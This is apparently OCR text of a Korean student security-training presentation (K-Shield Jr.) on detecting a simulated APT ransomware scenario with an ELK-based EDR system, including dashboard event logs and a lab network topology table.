K-Shield Jr. 보안사고 분석대응 7기

APT 공격 - EDR 탐지 시스템

2021. 11. 19

5조 R&B

김은주 이찬진 이안나 김지예 장민경
김가영 박민주 안병휘 이유림 정민지

K-Shield Jr.

발표자 김은주

R&B CONTENTS

K-Shield Jr.

01

주제 소개

1. 주제 선정 이유
2. EDR 시스템 소개

02

APT 시나리오

1. 시나리오 소개
2. 공격 환경

03

EDR 시스템

1. 대시보드
2. 분석

04

한계점 및 보완할 점

1. 한계점
2. 보완할 점

K-Shield Jr.

01
주제 소개

K-Shield Jr.

주제 선정 이유


APT? EDR?

보안뉴스

#전체기사 | #시큐리티월드 | #사건사고 | #스마트폰보안

北 평양과학기술대학 총장 사칭한 CVE-2021-40444' 취약점 공격

2021-11-11 15:16



DATANET

뉴스 인물·기업 기획특집 테크가이드 제품가이드

[redacted]스, [redacted]대병원 EDR 구축…랜섬웨어·APT 대응 능력 강화

[redacted] 인사이츠 E', 악성코드 유입·감염·취약점 공격 대응

엔드포인트 보안위협 탐지·조기대응·단말 보안 강화 지원

전자신문

이스트시큐리티 "中 해킹조직, 국내 기업 겨냥한 APT 공격 확대"

발행일 : 2020.05.20 16:04

<해킹 공격에 사용된 악성 문서와 사진 화면(일부 모자이크). 이스트시큐리티 제공>

이스트시큐리티 시큐리티대응센터(ESRC)는 국내 기업에 가해지는 APT 공격이 눈에 띄게 증가했다며 보안 강화를 당부했다.

K-Shield Jr.

EDR 시스템 소개


통합 대시보드

K-Shield Jr.

EDR 시스템 소개

통합 대시보드

이벤트 목록(Technique)



이벤트 목록 (Technique)

878 documents

Time	agent.hostname	winlog.event_id	event.action	winlog.event_data.RuleName	winlog.event_data.ProcessGuid	winlog.event_data.ProcessId	winlog.event_data.Ir
Nov 13, 2021 @ 18:51:01.642	DESKTOP-8LU7S7A	13	Registry value set (rule: RegistryEvent)	technique_id=T1543,technique_name=Service Creation	{26218273-557a-618f-2800-000000000300}	2228	C:\Windows\syster ost.exe
Nov 13, 2021 @ 18:51:01.642	DESKTOP-8LU7S7A	12	Registry object added or deleted (rule: RegistryEvent)	technique_id=T1543,technique_name=Service Creation	{26218273-5577-618f-1a00-000000000300}	1544	C:\Windows\syster ost.exe
Nov 13, 2021 @ 18:51:01.642	DESKTOP-8LU7S7A	12	Registry object added or deleted (rule: RegistryEvent)	technique_id=T1543,technique_name=Service Creation	{26218273-5577-618f-1a00-000000000300}	1544	C:\Windows\syster ost.exe
Nov 13, 2021 @ 18:51:01.642	DESKTOP-8LU7S7A	12	Registry object added or deleted (rule: RegistryEvent)	technique_id=T1543,technique_name=Service Creation	{26218273-6d1c-618f-3403-000000000300}	552	C:\Windows\syster ost.exe
Nov 13, 2021 @ 18:50:40.365	DESKTOP-HOLR144	12	Registry object	technique_id=T1543,technique_	{e1e10c0d-5501-618f-1a00-000000	1320	C:\Windows\syster


Rows per page: 50

1 of 10

K-Shield Jr.

EDR 시스템 소개


ELK 서버 모니터링



K-Shield Jr.

EDR 시스템 소개

악성코드 추적



시간별 Event ID

도착 IP(시간별)

소스 IP(시간별)

K-Shield Jr.


EDR 시스템 소개

악성코드 추적

K-Shield Jr.

EDR 시스템 소개

악성코드 추적



K-Shield Jr.

EDR 시스템 소개

악성코드 추적

K-Shield Jr.

02
APT 시나리오

K-Shield Jr.

APT 시나리오

배경 소개


공격 대상 R&B손해보험

공격 이유

회사에 등록된 개인 또는

여러 회사들의 중요 정보들을 랜섬웨어로


잠금으로써 돈을 요구하기 위해




K-Shield Jr.

APT 시나리오

등장 인물 및 토플로지 구성





K-Shield Jr.

APT 시나리오

토플로지 구성 세부

가상머신 목록	IP 주소	운영체제	용도
DNS 서버	172.30.1.6	Ubuntu Linux	내부 메일 서버를 위한 DNS 서버
메일 서버	172.30.1.50	Ubuntu Linux	내부 메일을 위한 서버
공격자 PC	172.30.1.25	Kail Linux	공격을 위한 PC
